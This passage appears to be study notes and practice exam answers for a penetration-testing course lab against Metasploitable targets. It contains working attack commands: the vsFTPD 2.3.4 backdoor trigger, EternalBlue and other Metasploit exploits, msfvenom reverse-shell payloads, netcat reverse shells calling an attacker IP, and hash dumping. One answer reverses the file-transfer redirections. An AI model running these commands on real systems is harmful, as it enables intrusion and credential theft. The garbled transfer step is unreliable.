use auxiliary/scanner/ftp/anonymous
use auxiliary/scanner/vnc/vnc_login
use auxiliary/scanner/http/http_version
```

Notes: Each gives more info about a target: SMB version, SQL Server presence, SSH version, anonymous FTP, VNC login, HTTP version. Set `RHOSTS` then `run` for each. Fingerprint first because exploits are vulnerability-specific (L03 p.27-28).

Scan VNC then log in with the discovered password

What: Use the VNC login scanner, then enter the target with `vncviewer` (L03 p.29-30).

```
search vnc protocol 3.3
use auxiliary/scanner/vnc/vnc_login
show options
set RHOSTS <target_ip>
run
```

```
# From Kali, using the password the scanner revealed:
vncviewer <target_ip>
```

Notes: The scanner reveals the VNC login password; `vncviewer <target_ip>` from Kali then logs in with it, putting you inside the target's desktop (L03 p.29-30).

Exploit the vsFTPD 2.3.4 backdoor

What: Trigger the hard-coded backdoor in the malicious vsFTPD 2.3.4 build on Metasploitable 2 (L03 p.28, p.31).

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS <target_ip>
exploit
```

Notes: Triggers via FTP (port 21) but the resulting root bind shell listens on **port 6200**, not 21 — that is the "why?" the slide asks (L03 p.31). Classified as a backdoored service / hard-coded bind shell (E03 p.2).

Reproduce the vsFTPD backdoor with only Nmap and Netcat

What: Demystify the vsFTPD 2.3.4 backdoor without Metasploit (L03 p.32).

```
# 1. Trigger the backdoor: send a username ending in :) on port 21
nc <target_ip> 21
USER backdoored:)
PASS anything

# 2. Confirm the hidden shell is now listening on 6200
nmap -p 6200 <target_ip>

# 3. Connect to the root shell on 6200
nc <target_ip> 6200
id
```

Notes: (standard syntax) The lecture shows reproducing the attack with only Nmap + Netcat to understand the backdoor concept; the trigger is a username containing the :) smiley, after which a root shell opens on TCP 6200 (L03 p.32; E03 p.2).

Exploit EternalBlue (MS17-010) on Windows

What: Fire the SMB remote kernel-corruption exploit against Metasploitable 3 (Windows) (L03 p.28, p.33).

```
search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_ip>
set LHOST <attacker_ip>
exploit
```

Notes: On success you land in a **Meterpreter session** (L03 p.33). RHOSTS = the Windows target, LHOST = your Kali box. This is the lab's required "network-based RCE (e.g. SMB)" for M3 (E03 p.3).

Use other named course exploit modules

What: Additional target-specific exploit modules the slides list (L03 p.28).

```
# Windows:
use exploit/windows/browser/ms11_003_ie_css_import
use exploit/windows/fileformat/ms15_100_mcl_exe
# Linux:
use exploit/multi/http/php_cgi_arg_injection
use exploit/linux/local/sock_sendpage
```

Notes: php_cgi_arg_injection = Apache/PHP-CGI argument injection RCE; sock_sendpage = local Linux kernel privilege-escalation flaw; ms11_003 = IE CSS import bug; ms15_100 = file-format exploit. An exploit only works if the target has that exact vulnerability (L03 p.28).

Run Windows post-exploitation gather modules

What: After a session on Windows, gather host intelligence with post modules (L03 p.34).

```
run post/windows/gather/enum_logged_on_users
run post/windows/gather/checkvm
```

```
run post/windows/gather/enum_applications
```

Notes: Retrieves logged-on users, whether the host is a VM, and installed applications respectively. Post modules run only after access is gained (L03 p.21, p.34).

Run Linux post-exploitation gather modules

What: After a session on Linux, enumerate protections, hashes, and network (L03 p.34).

```
run post/linux/gather/enum_protections
run post/linux/gather/hashdump
run post/linux/gather/enum_network
```

Notes: `enum_protections` detects IDS/sniffers; `hashdump` dumps password hashes; `enum_network` gathers network info. Slide has typos "linus"/"enum_network" — use `linux` and `enum_network` (L03 p.34, guide p.188).

Verify a Meterpreter session

What: Confirm user context, OS, and a working session right after landing (L03 p.33; E03 p.6).

```
sysinfo
getuid
getsystem
hashdump
```

Notes: `sysinfo` = OS/host details, `getuid` = current user context, `getsystem` (standard syntax) attempts privilege escalation to SYSTEM, `hashdump` extracts password hashes. Use `sysinfo` + `getuid` first to prove the session (E03 p.6).

Generate a basic MSFvenom payload

What: See MSFvenom usage, list payloads, and build a simple Windows reverse-TCP EXE (L03 p.37).

```
msfvenom
msfvenom -l payloads
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=172.30.1.20 LPORT=4444
```

Notes: Running `msfvenom` alone prints all options; `-l payloads` lists every payload. General form: `msfvenom -p <PayloadPath> -f <FormatType> LHOST=<host> LPORT=<port>`. MSFvenom combines `msfpayload` + `msfencode` (L03 p.37).

Generate a full MSFvenom Windows payload with all flags

What: Build a Windows reverse-TCP Meterpreter EXE specifying architecture, platform, and output file (L03 p.38).

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp -f exe
LHOST=172.30.1.20 LPORT=4444 -o payload.exe
```

Notes: `-a x86` architecture (default x86), `--platform windows` OS, `-p` payload, `-f exe` output format (others: `elf`, `raw`, `pdf`, `avi`), `LHOST/LPORT` callback address, `-o` output file, `-e` (not shown) would add an

encoder to evade AV/IDS (L03 p.38, p.21).

Generate a Linux reverse-TCP ELF payload (lab)

What: Build the standalone Linux Meterpreter payload used in the lab's payload exercise (E03 p.4).

```
msfvenom \  
  -a x86 --platform linux -f elf \  
  -p linux/x86/meterpreter/reverse_tcp \  
  lhost=<attacker ip> lport=<listening port> \  
  -o payload.elf
```

Notes: `-f elf` is the Linux executable format (vs `exe` for Windows). Note the Windows variant swaps to `--platform windows -f exe -p windows/meterpreter/reverse_tcp -o payload.exe` (E03 p.4).

Set up the multi/handler listener to catch a payload

What: Configure Metasploit's generic listener to receive a standalone reverse payload (E03 p.5).

```
use exploit/multi/handler  
set payload linux/x86/meterpreter/reverse_tcp  
show options  
set LHOST <attacker_ip>  
set LPORT <listening port>  
run
```

Notes: The handler's payload type, LHOST and LPORT MUST exactly match the values baked into the MSFvenom payload at generation time, or no session forms. After `run/exploit` it waits for the incoming connection (E03 p.5).

Deliver and execute an ELF payload, then catch the session

What: Simulate payload delivery with netcat, make it executable, and run it (E03 p.5-6).

```
# On the TARGET (Metasploitable 2) - receive the file (write OUT with '>'):  
nc -lvnp 4444 > payload.elf  
  
# On the SENDER (Kali) - push the file (feed IN with '<'):  
nc <target_ip> 4444 < payload.elf  
  
# On the TARGET - make executable and run:  
chmod a+x payload.elf  
./payload.elf
```

Notes: Lab fakes delivery with netcat because social-engineering delivery is out of scope (E03 p.6). `chmod a+x` is mandatory or the ELF will not run. When it executes, the waiting multi/handler catches the Meterpreter session — verify with `sysinfo/getuid` (E03 p.5-6).

Find exploits offline with searchsploit

What: Search the local Exploit-DB copy for a known exploit by keyword (L03 p.19).

```
searchsploit vsftpd 2.3.4  
searchsploit eternalblue smb
```

03. Penetration Testing — Simulated Open-Book Questions

[EASY] You have just been handed a signed contract scoping a pentest, plus a list of in-scope IP ranges. Match each of these three actions to the correct step of the six-step methodology, and name the step that comes immediately before "Exploitation": (a) running `nmap` over the in-scope IPs, (b) writing the executive summary, (c) deciding which discovered services are likely vulnerable.

Answer: Map each action to the methodology in order (L03 p.8):

1. (a) Running `nmap` over the in-scope IPs → step 2, **Gathering information / reconnaissance** (scan IPs, enumerate hosts & services, fingerprint services).
2. (c) Deciding which discovered services are likely vulnerable → step 4, **Vulnerability analysis** (connecting collected intel to possible vulnerabilities).
3. (b) Writing the executive summary → step 6, **Reporting** (report and/or fix the problems).

The step that comes immediately before **Exploitation** (step 5) is **Vulnerability analysis** (step 4) (L03 p.8). The full order is: Getting permission → Gathering information → Threat modelling (scope) → Vulnerability analysis → Exploitation → Reporting.

[EASY] During a Metasploit session a teammate sets `RHOSTS` to the Kali attacker's IP and `LHOST` to the Metasploitable target's IP, then complains the exploit "does nothing." In one or two sentences, explain what they got wrong and how to fix it.

Answer: They swapped the remote and local hosts. **R = remote = the target**, so `RHOSTS/RPORT` must be the Metasploitable target's IP/port; **L = local = the attacker**, so `LHOST/LPORT` must be the Kali machine's IP/port (L03 p.26). With the values reversed, the exploit aims at the attacker and the payload is told to call back to the victim, so nothing connects.

Fix: set `RHOSTS <Metasploitable_IP>` and set `LHOST <Kali_IP>`. Swapping R and L is the classic Metasploit mistake (L03 p.26, Gotchas).

[EASY] You need to confirm which process is holding TCP port 8080 on a Linux host you can log into, and you only have a normal user account. Give the command, and state one limitation you will hit.

Answer: Use `lsof` scoped to the port (L03 p.13):

```
sudo lsof -i :8080
```

This lists the open socket on port 8080 and the owning process. Equivalent checks are `netstat -antp` or the modern `ss -at4n` (L03 p.13).

Limitation: Full socket/process information requires **administrative privileges**. As a normal user you may only see your own processes' sockets and will miss those owned by other users (hence the `sudo`) (L03 p.13).

[EASY] An auxiliary scanner reports that a Metasploitable 2 host is running

vsFTPD 2.3.4. Which Metasploit exploit module should you select, and is this Linux or Windows target?

Answer: Select the dedicated backdoor module (L03 p.28, p.31):

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

This is a **Linux** target (Metasploitable 2). The `unix/` path and the fact that vsFTPD 2.3.4's malicious build ships on the Linux target both confirm it (L03 p.28). vsFTPD 2.3.4 contained a hard-coded bind-shell backdoor, so this module is the right, vulnerability-specific choice — and exploits only work if the target actually has that vulnerability, which the scanner just confirmed (L03 p.28).

[EASY] In a netcat reverse shell, which side runs `nc -lvnp <port>` (empty), and which side runs `nc <ip> <port> -e /bin/bash`?

Answer: In a reverse shell the victim connects *out* to the attacker (L03 p.17):

- **Attacker (e.g. Kali)** runs the **empty listener**: `nc -lvnp <port>`.
- **Victim** runs the connect-and-serve command: `nc <attacker_ip> <port> -e /bin/bash`.

The `-e /bin/bash` lives on whichever side *serves* the shell — here the victim. The attacker then types `whoami / id` into the listener to confirm the user context (L03 p.17). Contrast with a bind shell, where the *victim* listens with `-e /bin/bash` and the attacker connects in (L03 p.16).

[MEDIUM] A target sits behind a corporate firewall that blocks all inbound connections but permits outbound TCP. You want a shell. Choose between a netcat bind shell and a reverse shell, give the exact commands for both sides, and justify the choice in terms of the firewall.

Answer: Choose a **reverse shell**. A bind shell requires the attacker to connect *inbound* to a port the victim is listening on, which the firewall blocks. A reverse shell has the **victim initiate the outbound connection**, which the firewall permits, so the session forms (L03 p.17).

Commands:

1. On the **attacker** (Kali), start an empty listener: `nc -lvnp 4444`
2. On the **victim**, connect back out and serve a shell: `nc <attacker_ip> 4444 -e /bin/bash`
3. Back on the attacker's listener, run `whoami / id` to confirm access (L03 p.17).

Justification: Reverse shells "punch out" through inbound firewalls and NAT precisely because the victim is the one originating the connection — the firewall sees ordinary outbound traffic, not an inbound connection to a listening service (L03 p.17, Gotchas). A bind shell would have its inbound listening port blocked.

[MEDIUM] You generated a Windows reverse-TCP Meterpreter payload with `LHOST=10.0.0.5 LPORT=5555`. Write the `exploit/multi/handler` setup that will catch it, and explain what happens if you set `LPORT 4444` in the handler instead.

Answer: The handler must mirror the payload exactly (E03 p.5):

```
msfconsole
use exploit/multi/handler
```



```
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.5
set LPORT 5555
run
```

The handler then listens on 10.0.0.5:5555 and waits for the incoming connection (E03 p.5).

If you set LPORT 4444 instead: the payload was baked at generation time to call back to 10.0.0.5:5555, so it dials port 5555. The handler is listening on 4444, so the victim's outbound connection never reaches the listener and **no session forms** (E03 p.5). The payload type, LHOST and LPORT in the handler must all match the values used at generation time; a port mismatch silently breaks the catch (Gotchas).

[MEDIUM] An auxiliary VNC scan on Metasploitable 2 succeeds and prints a login password. Describe the two-phase scan-to-exploit flow and explain why the auxiliary module alone is not the "exploit."

Answer: The flow has a fingerprint/scan phase (auxiliary) followed by an access phase (L03 p.29–30):

1. **Scan (auxiliary):** use `auxiliary/scanner/vnc/vnc_login` set `RHOSTS <target_ip>` run The scanner brute-forces / validates VNC logins and reveals the working password.
2. **Exploit (gain access):** from Kali, launch the VNC client with the discovered credential: `vncviewer <target_ip>` Log in with the password the scanner reported — you are now inside the target's VNC session (L03 p.30).

Why the auxiliary isn't the exploit: auxiliary modules are scanners/fuzzers/sniffers that *gather information* about a target (L03 p.20, p.27). The `vnc_login` module only *discovers* a valid credential; it does not itself give you a session. Actually using that credential to log in via `vncviewer` is the exploitation step that turns information into access (L03 p.20, p.30).

[MEDIUM] You must move a `payload.elf` from Kali to Metasploitable 2 using only netcat, then run it. Give the receiver and sender commands, in the right direction, and the two commands needed to execute the ELF afterward.

Answer: Use netcat file transfer, watching the redirection direction — < sends a file, > writes one (L03 p.18; E03 p.5):

1. On the **target (Metasploitable 2)** — receive and write to disk: `nc -lvnp 4444 > payload.elf` (The lab's variant has the receiver listening; the sender then connects.)
2. On the **sender (Kali)** — push the file: `nc <target_ip> 4444 < payload.elf`
3. On the target, make it executable and run it: `chmod a+x payload.elf ./payload.elf`

Mixing up < and > transfers nothing or overwrites the wrong file, and skipping `chmod a+x` means the ELF won't run (E03 p.5–6, Gotchas).

[MEDIUM] You find a ready-made exploit for your target's service on exploit-db. State the specific risk the lecture warns about and the concrete precaution, then explain why fingerprinting the service first (with an auxiliary scanner) reduces wasted effort.

Answer: Risk: not all exploits found online do what they claim — some do *more* than advertised and can cause **further damage to the target** (L03 p.19). **Precaution:** read through the exploit code and understand exactly what it does before running it (L03 p.19). This matters doubly for a pentester whose job is to demonstrate a problem *without harming the target* (L03 p.8).

Why fingerprint first: exploit modules are **vulnerability-specific** — an exploit only works if the target actually has that exact vulnerability (L03 p.28). Running an auxiliary scanner (e.g. `ftp_version`, `smb_version`, `http_version`) first confirms the service and version, so you only fire exploits that can actually land instead of blindly trying modules that will fail or, worse, destabilize the target (L03 p.27–28).

[HARD] You have a fresh Meterpreter session on a Metasploitable 2 Linux host as a low-privileged user. The rules of engagement require a risk-impact assessment but forbid disrupting the host. Lay out a post-exploitation plan: which post modules / Meterpreter actions you run, in what order, and what each tells you about impact.

Answer: Treat post-exploitation as a **risk-impact assessment** after obtaining the shell (E03 p.3). A sensible order moves from understanding context, to harvesting value, to gauging spread — all read-only/non-disruptive:

1. **Confirm context (who/where am I):** in the session use `getuid / id` and `sysinfo` to record the user context, privilege level and OS (E03 p.6). This frames everything else — a low-priv user limits what you can read.
2. **Detect defenses:** run `post/linux/gather/enum_protections` to check for IDS, sniffers and other protections (L03 p.34). Impact: tells you what would have caught a real attacker and constrains noisier actions.
3. **Map the network:** run `post/linux/gather/enum_network` (and Meterpreter IP/MAC, network-connection, and process listings) to learn the host's network position (L03 p.34–35). Impact: feeds the lateral-movement assessment.
4. **Harvest credentials / hashes:** run `post/linux/gather/hashdump` to dump password hashes (L03 p.34). Impact: cracked hashes enable lateral movement and demonstrate credential exposure — a high-severity finding.
5. **Locate sensitive files & persistence:** navigate the filesystem to find sensitive files and identify persistence mechanisms; note what data could be exfiltrated (E03 p.3).
6. **Assess lateral movement:** combine network map + harvested credentials to judge whether you could pivot to other hosts (E03 p.3).

Staying within RoE: every step above is information-gathering (enumeration, hashdump, file reads) rather than destructive — consistent with building a PoC that demonstrates the problem *without harming the target* (L03 p.8). You would avoid actions like killing processes or modifying system files.

[HARD] Build the complete msfvenom-to-session flow for landing a Meterpreter shell on a Metasploitable 2 Linux box that can only make outbound connections. Include payload generation, the handler, simulated delivery, execution, and session verification. Attacker IP is 192.168.56.101, port 4444.

Answer: Because the target is outbound-only, use a `reverse_tcp` payload so the victim dials home (L03 p.17; E03 p.4–6):

1. **Generate the payload (Kali):** `msfvenom -a x86 --platform linux -f elf \ -p linux/x86/meterpreter/reverse_tcp \ LHOST=192.168.56.101 LPORT=4444 \ -o payload.elf -a x86 architecture, --platform linux, -f elf output format, -p the reverse-TCP Meterpreter payload, LHOST/LPORT the attacker's call-back address (L03 p.37–38; E03 p.4).`
2. **Start the catcher (Kali, msfconsole):** use `exploit/multi/handler set payload linux/x86/`

```
meterpreter/reverse_tcp set LHOST 192.168.56.101 set LPORT 4444 run
```

 The handler must mirror the payload's type, LHOST and LPORT exactly (E03 p.5).

3. **Simulate delivery with netcat (lab substitutes for social engineering):** `target nc -lvnp 4444 < payload.elf` paired with sender `nc <target_ip> 4444 > payload.elf` — or the reverse direction — to move the file (E03 p.5). (Use a different port than the handler if reusing 4444 for transfer would clash.)
4. **Execute on the target:** `chmod a+x payload.elf ./payload.elf` The payload connects out to 192.168.56.101:4444, which the firewall permits (E03 p.5–6).
5. **Verify the session:** the handler reports a Meterpreter session; run `sysinfo` and `getuid` to confirm OS, user context and a live session, then explore environment, processes, credentials, filesystem and network (E03 p.6).

The unsolved real-world piece is getting the user to run the payload — delivery via deception is explicitly out of scope and faked with netcat here (L03 p.40; E03 p.6).

[HARD] You scan a Metasploitable 3 Windows host and confirm SMB is exposed and unpatched. Choose the right exploit, give the msfconsole flow, state what session you expect, and then justify two post modules that specifically support the lab's "network RCE → credential compromise" requirement.

Answer: Unpatched SMB on a Windows target points to **EternalBlue (MS17-010)**, an SMB remote kernel-corruption exploit (L03 p.28, p.33).

msfconsole flow (L03 p.33):

```
search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target_ip>
set LHOST <attacker_ip>
exploit
```

Expected session: on success you land in a **Meterpreter session** (L03 p.33). This satisfies the lab's M3 "network-based RCE (e.g. SMB)" requirement (E03 p.3).

Two post modules supporting credential compromise / impact: 1. `run post/windows/gather/enum_logged_on_users` — lists logged-on users, identifying high-value accounts (e.g. an admin currently logged in) whose credentials are worth targeting; this feeds the "credential-based compromise" deliverable (L03 p.34; E03 p.3). 2. `run post/windows/gather/enum_applications` — enumerates installed applications, surfacing software that may store credentials or present further escalation paths; combined with the logged-on-user data it supports the risk-impact narrative (L03 p.34).

(`run post/windows/gather/checkvm` is also useful context — confirming the target is a VM — but it is environment reconnaissance rather than credential compromise, L03 p.34.) For evidence the lab wants the module used plus `getuid/whoami`, `ip a`, and a session screenshot (E03 p.3).

[HARD] The lab requires you to exploit the vsFTPD 2.3.4 backdoor and explain the "why port 6200?" question, and separately to reproduce the same backdoor with only Nmap and Netcat. Walk through both the Metasploit path and the manual path, and explain the mechanism that makes 6200 the shell port.

Answer: Metasploit path (L03 p.31–32): 1. Fingerprint: use `auxiliary/scanner/ftp/ftp_version`, set `RHOSTS <target>`, run — confirm version 2.3.4. 2. Exploit: use `exploit/unix/ftp/`

```
vsftpd_234_backdoor, set RHOSTS <target>, exploit. 3. A (root) shell session opens on the target — but via port 6200, not the FTP port 21 (L03 p.31).
```

Manual path with Nmap + Netcat (L03 p.32): The lecture shows reproducing the attack with only those tools to demystify the backdoor. In practice you trigger the backdoor by connecting to FTP (port 21) and sending the malicious trigger username, then use Netcat to connect to the freshly opened shell on port 6200 (and Nmap to confirm 6200 is now listening). The point of the exercise is to understand the concept without a framework hiding the mechanics (L03 p.32).

Why 6200? vsFTPD 2.3.4 shipped with a malicious, **hard-coded bind-shell backdoor**: when the daemon receives a specific trigger username over FTP, it opens a root shell that **listens on TCP 6200** (E03 classifies this as a "Backdoored service" / "Hardcoded bind shell"). So the *trigger* arrives on port 21, but the *shell* is a bind shell on 6200 — which is exactly the "why?" the slide poses (L03 p.31; E03 p.2). Recognizing this distinction (trigger port vs. backdoor port) is the analytical payoff.

[HARD] Two engineers are arguing. Engineer A says "our system passed last month's pentest, so it's secure and we don't need threat modelling in development." Engineer B disagrees. Using the chapter's framing of what a pentest is and is not — plus the survey evidence and the legal driver — settle the argument.

Answer: Engineer B is right. Three grounded points settle it:

1. **A pentest is not a guarantee of security.** Penetration testing is an authorized *simulated attack* on a *running* system; it is explicitly **not a guarantee of security** and is meant to **complement** a broader strategy, including threat modelling during development/deployment (L03 p.7). "Passed a pentest" therefore does not equal "secure" — a test covers a defined scope at a point in time and can miss what was out of scope or introduced later. Don't claim safety because a test passed (Gotchas).
2. **Survey evidence shows blind spots are the norm.** The Sophos / Vanson Bourne survey (3,100 IT managers, 12 countries) found 68% of companies were hit in 2023 and **1 in 5 did not know how the attacker got in**; 37% of threats were detected only at servers and another 37% on the network, meaning attackers had already been "snooping around" before discovery (L03 p.9). "You can't plug holes if you don't know where they are" — a single passed test does not eliminate unknown holes.
3. **Legal driver and continuity.** The EU NIS2 Directive *requires* certain organizations to perform penetration testing (L03 p.7) — framing it as an ongoing obligation, not a one-off certificate of safety. And the methodology starts from threat modelling/scope (L03 p.8), reinforcing that security work continues into development, not just at test time.

Conclusion: the pentest is a valuable but partial, point-in-time PoC of exploitable issues; dropping threat modelling in development because of one passed test misunderstands what a pentest is (L03 p.7–9).

[VERY HARD] You are mid-engagement with a session on a host. You notice it has a second network interface on a subnet that is NOT listed in your signed scope, and you can clearly reach a database server there. The client's security lead, over chat, says "go ahead, hit it too, we want to know." Analyze whether to proceed, citing the methodology and the ethics framing, and describe the correct procedure.

Answer: Do not proceed on the basis of a chat message — pause and get the scope amended in writing first. Reasoning grounded in the chapter:

1. **Authorization defines white-hat status.** The very first methodology step is *getting permission*, and threat modelling defines *what the test covers* (scope) (L03 p.8). The out-of-scope subnet is, by definition, not authorized. The difference between a white hat and a grey hat is precisely permission: a white hat hacks *with* permission; a grey hat "usually obeys the law, but also hacks *without* permission" (L03 p.6). Attacking an unscoped system on an informal say-so drifts you from white-hat into grey-hat territory — and possibly black, depending on consequences.
2. **An informal "go ahead" is not rules-of-engagement.** Authorization is the formal step that makes testing legal and bounds it (L03 p.6, p.8, Gotchas: "Authorization first, always"). A chat message from one individual may not represent the asset owner's authority, may not cover that database's data, and leaves you legally exposed. Scope exists exactly to prevent "we said it was fine" disputes after damage.
3. **Ethics framing.** The lecture's ethical anchor is Kant's Categorical Imperative — act only on a maxim you could will to be universal law — and the observation that large systems run on **trust in privileged users**, whose breakdown is costly (L03 p.10–11). A norm of "pentesters expand scope on a verbal nudge" is not one you could universalize without eroding the trust the whole profession depends on. Even a contracted white hat must keep asking whether the action is genuinely ethical (L03 p.10).
4. **Don't-harm principle.** Exploitation must be a careful PoC that demonstrates the problem *without harming the target* (L03 p.8) — and you cannot vouch for the impact on an unscoped production database you have not analyzed.

Correct procedure: 1. Stop interacting with the out-of-scope subnet immediately; do not touch the database. 2. Document the finding (the reachable second interface and DB) as an observation — this itself is valuable (a network-segmentation / lateral-movement risk). 3. Request a **written scope amendment / change to the rules of engagement** from the proper authorizing party, covering the new IP range and the database, before any further action. 4. Only after written authorization, resume with the database in scope; otherwise report the reachability as a risk and leave it untested.

[VERY HARD] Compare and contrast the netcat vsFTPD-style bind shell on port 6200 with a msfvenom reverse_tcp Meterpreter payload caught by multi/handler, across these axes: who initiates the connection, firewall/NAT behavior, what software must already exist on the target, and detectability. Then state which is more realistic for a modern external engagement and why.

Answer: Axis-by-axis comparison:

Axis	vsFTPD bind shell (port 6200)	msfvenom reverse_tcp + multi/handler
Who initiates	Attacker connects <i>in</i> to the listening backdoor on 6200 (L03 p.31; bind direction, L03 p.16)	Victim connects <i>out</i> to the attacker's handler (reverse direction, L03 p.17; E03 p.5)
Firewall / NAT	Needs an inbound path to port 6200; blocked by inbound firewalls/NAT	"Punches out" through inbound firewalls/NAT because the victim originates the connection (L03 p.17)
Pre-existing software on target	Relies on the already-installed backdoored vsFTPD 2.3.4 daemon ; no attacker code delivered — the vulnerability <i>is</i> the backdoor (L03 p.28, p.31)	Requires delivering and executing an attacker-built payload (<code>chmod a+x, ./payload.elf</code>); nothing vulnerable need pre-exist, but the user must run it (E03 p.5–6)

Detectability	An unusual root shell listening on 6200 is conspicuous to a port scan/ <code>netstat</code> ; trigger arrives on 21 but shell is on 6200 — odd and noticeable (L03 p.31, Gotchas)	Blends into normal outbound traffic; payload can be encoded with -e to evade AV/IDS (L03 p.21, p.38), making it stealthier
---------------	--	---

Key conceptual contrasts: - The bind shell is **vulnerability-dependent**: it exists only because that exact backdoored build is present (exploits are vulnerability-specific, L03 p.28). The reverse payload is **vulnerability-independent** but **delivery-dependent**: it works on a clean target *if* the user executes it (L03 p.40). - Direction drives the firewall story: bind = inbound (fragile against modern perimeters), reverse = outbound (resilient) (L03 p.16–17).

Which is more realistic for a modern external engagement: the **msfvenom reverse_tcp** payload. Modern targets sit behind inbound firewalls/NAT that block the bind shell's listening port, whereas a reverse connection rides permitted outbound traffic (L03 p.17). It also doesn't depend on finding a conveniently pre-backdoored 2003-era service. Its honest weakness — getting the victim to run the payload — is the *delivery* problem the lecture flags as the real unsolved step (social engineering, out of scope and deferred), but it is far more representative of real external attacks than relying on a hard-coded legacy backdoor (L03 p.40; E03 p.6).

[VERY HARD] You scanned a Metasploitable 2 target and produced this finding table. Triage it for the lab's M2 minimums (1 backdoored service, 1 weak/default-credential, 1 RCE, 1 misconfiguration), assigning each row to a category, choosing a Metasploit module where the chapter gives one, and predicting which gives immediate root. Then name what is missing to meet all four minimums.

Port	Service	Detail
21	vsftpd 2.3.4	version-confirmed
5900	VNC	login scan returned a password
80	Apache/PHP-CGI	php-cgi reachable

Answer: Categorize and assign modules (E03 p.1–3):

- Port 21 — vsftpd 2.3.4 → Backdoored service.** This is the lab's "Backdoored service / Hardcoded bind shell" category (E03 p.2). Module: `exploit/unix/ftp/vsftpd_234_backdoor` (L03 p.28). **Immediate root: yes** — the backdoor opens a root shell on port 6200, so this is the row most likely to give immediate root with no further escalation (L03 p.31).
- Port 5900 — VNC with a recovered password → Weak/default credentials.** The `auxiliary/scanner/vnc/vnc_login` scan already returned a usable password (L03 p.29). Access path: `vncviewer <target_ip>` and log in (L03 p.30). This satisfies the **weak/default-credential** minimum (E03 p.3). Immediate root: not guaranteed — depends on the VNC session's user.
- Port 80 — Apache / PHP-CGI → RCE.** Maps to remote code execution; module: `exploit/multi/http/php_cgi_arg_injection` (Apache HTTPd PHP-CGI argument injection) (L03 p.28). This satisfies the **RCE** minimum (E03 p.3). Whether it yields root depends on the web server's user context.

Mapping to the four M2 minimums: backdoored ✓ (vsftpd), weak/default-credential ✓ (VNC), RCE ✓ (php-cgi). **Missing: a misconfiguration finding.** Nothing in this table represents the **misconfiguration** category that M2 also requires (E03 p.3).

What's missing / next step: you must enumerate further to surface a misconfiguration (the lab lists

categories such as misconfiguration and legacy insecure protocols, E03 p.1–2) — for example an anonymous-FTP misconfiguration (`auxiliary/scanner/ftp/anonymous`, L03 p.27), a world-readable share, or another insecure-default setting. Until you find and exploit one, you have only 3 of the 4 mandated M2 outcomes. For each success the lab also requires evidence: `whoami`, `ip a`, `id/getuid`, a session screenshot, the module used, and an attack-path explanation (E03 p.3).

[VERY HARD] An exploit module gives you a Meterpreter session, but `getuid` shows a low-privileged service account, not root/SYSTEM. The client cares most about "what an attacker could ultimately reach." Design the rest of the engagement from here: escalation options the chapter mentions, how to translate findings into the executive report's required structure, and how the "don't harm the target" rule constrains you throughout.

Answer: Situation: you have access but as a low-privileged account (`getuid`), so impact is currently bounded; the question is how far an attacker could *ultimately* reach (E03 p.3, p.6).

1. Escalate and assess reach (post-exploitation as risk-impact): - **Privilege escalation** is an explicit goal of *post* modules (privilege escalation, credential harvesting, data extraction) (L03 p.21). On Linux the chapter even names a local priv-esc exploit, `exploit/linux/local/sock_sendpage` (a Linux kernel flaw) (L03 p.28); the lab's M3 list mandates demonstrating a privilege escalation (E03 p.3). - **Harvest credentials/hashes:** `post/linux/gather/hashdump` (or Windows equivalents) — cracked hashes may unlock higher-privileged or reusable accounts (L03 p.34). - **Enumerate defenses and network:** `post/linux/gather/enum_protections` and `enum_network`, plus Meterpreter IP/MAC, connection and process listings, to map what else is reachable (L03 p.34–35). - **Assess lateral movement:** combine the network map with harvested credentials to judge pivoting to other hosts — the lab's lateral-movement assessment, which directly answers "what could an attacker ultimately reach" (E03 p.3).

2. Translate into the executive report's required structure (E03 p.3–4): - **1-page executive summary** in *business-impact* terms: e.g. "an attacker who lands as a service account can escalate to root via a known kernel flaw, dump hashes, and pivot to the database subnet — exposing customer data." Keep it non-technical and decision-oriented. - **Technical write-up of ≥ 3 critical vulnerabilities**, each with: **root cause, high-level exploitation method, impact, CVE if applicable, and remediation** (E03 p.3–4). The low-priv-to-root chain (initial exploit + `sock_sendpage` escalation + `hashdump`) is a strong critical entry, documented with evidence (`getuid`, screenshots, module used, attack-path explanation, E03 p.3).

3. How "don't harm the target" constrains every step: exploitation must be a careful PoC that demonstrates the problem *without harming the target* (L03 p.8). That means: - Prefer **enumeration/read** actions (`hashdump`, file reads, network mapping) over destructive ones; demonstrate escalation enough to *prove* it, not to damage the host. - Be wary of **online/third-party priv-esc exploits** that may "do more than advertised" — read the code first (L03 p.19), since an unvetted kernel exploit could crash a production box. - Keep all actions within the authorized scope set during threat modelling (L03 p.8); the goal is a credible impact narrative for the report, not maximal disruption.

The deliverable is therefore an evidence-backed *chain* — low-priv foothold → escalation → credential/data exposure → lateral-movement potential — presented at two altitudes (executive + technical) and obtained without harming the system (L03 p.8, p.21, p.34; E03 p.3–4).

[VERY HARD] A junior pentester proposes this plan for a Metasploitable 3 Windows engagement: "I'll skip the auxiliary scanning to save time, grab the first EternalBlue exploit I find on exploit-db, set RHOSTS to my Kali IP, fire it, and if I get a shell I'll immediately run a privilege-escalation tool I downloaded to prove

maximum impact." Identify every distinct error in this plan, ordered from most to least severe, and give the corrected approach for each.

Answer: The plan compounds several independent mistakes from the chapter. From most to least severe:

1. **No authorization/scope check is even mentioned (most severe).** The methodology *begins* with getting permission, and threat modelling sets scope (L03 p.8). Nothing here confirms the engagement is authorized or that EternalBlue's potentially destabilizing kernel exploit is in scope. **Correction:** confirm written authorization and that this exploit/technique is permitted before touching the target (L03 p.6, p.8).
2. **RHOSTS set to the Kali IP — fires at the attacker, not the target.** R = remote = target; the Kali box is the attacker (LHOST) (L03 p.26). The exploit would do nothing useful (the classic R/L mix-up). **Correction:** set RHOSTS <Metasploitable3_target_IP> and set LHOST <Kali_IP> (L03 p.26, p.33).
3. **Running an unvetted exploit-db exploit blindly.** Not all online exploits do what they claim; some do *more* and can damage the target (L03 p.19) — especially dangerous for a memory-corruption SMB exploit against a production-like host, and it conflicts with the "demonstrate without harming the target" rule (L03 p.8). **Correction:** read and understand the exploit code first; prefer the vetted Metasploit module `exploit/windows/smb/ms17_010_eternalblue` (L03 p.19, p.28).
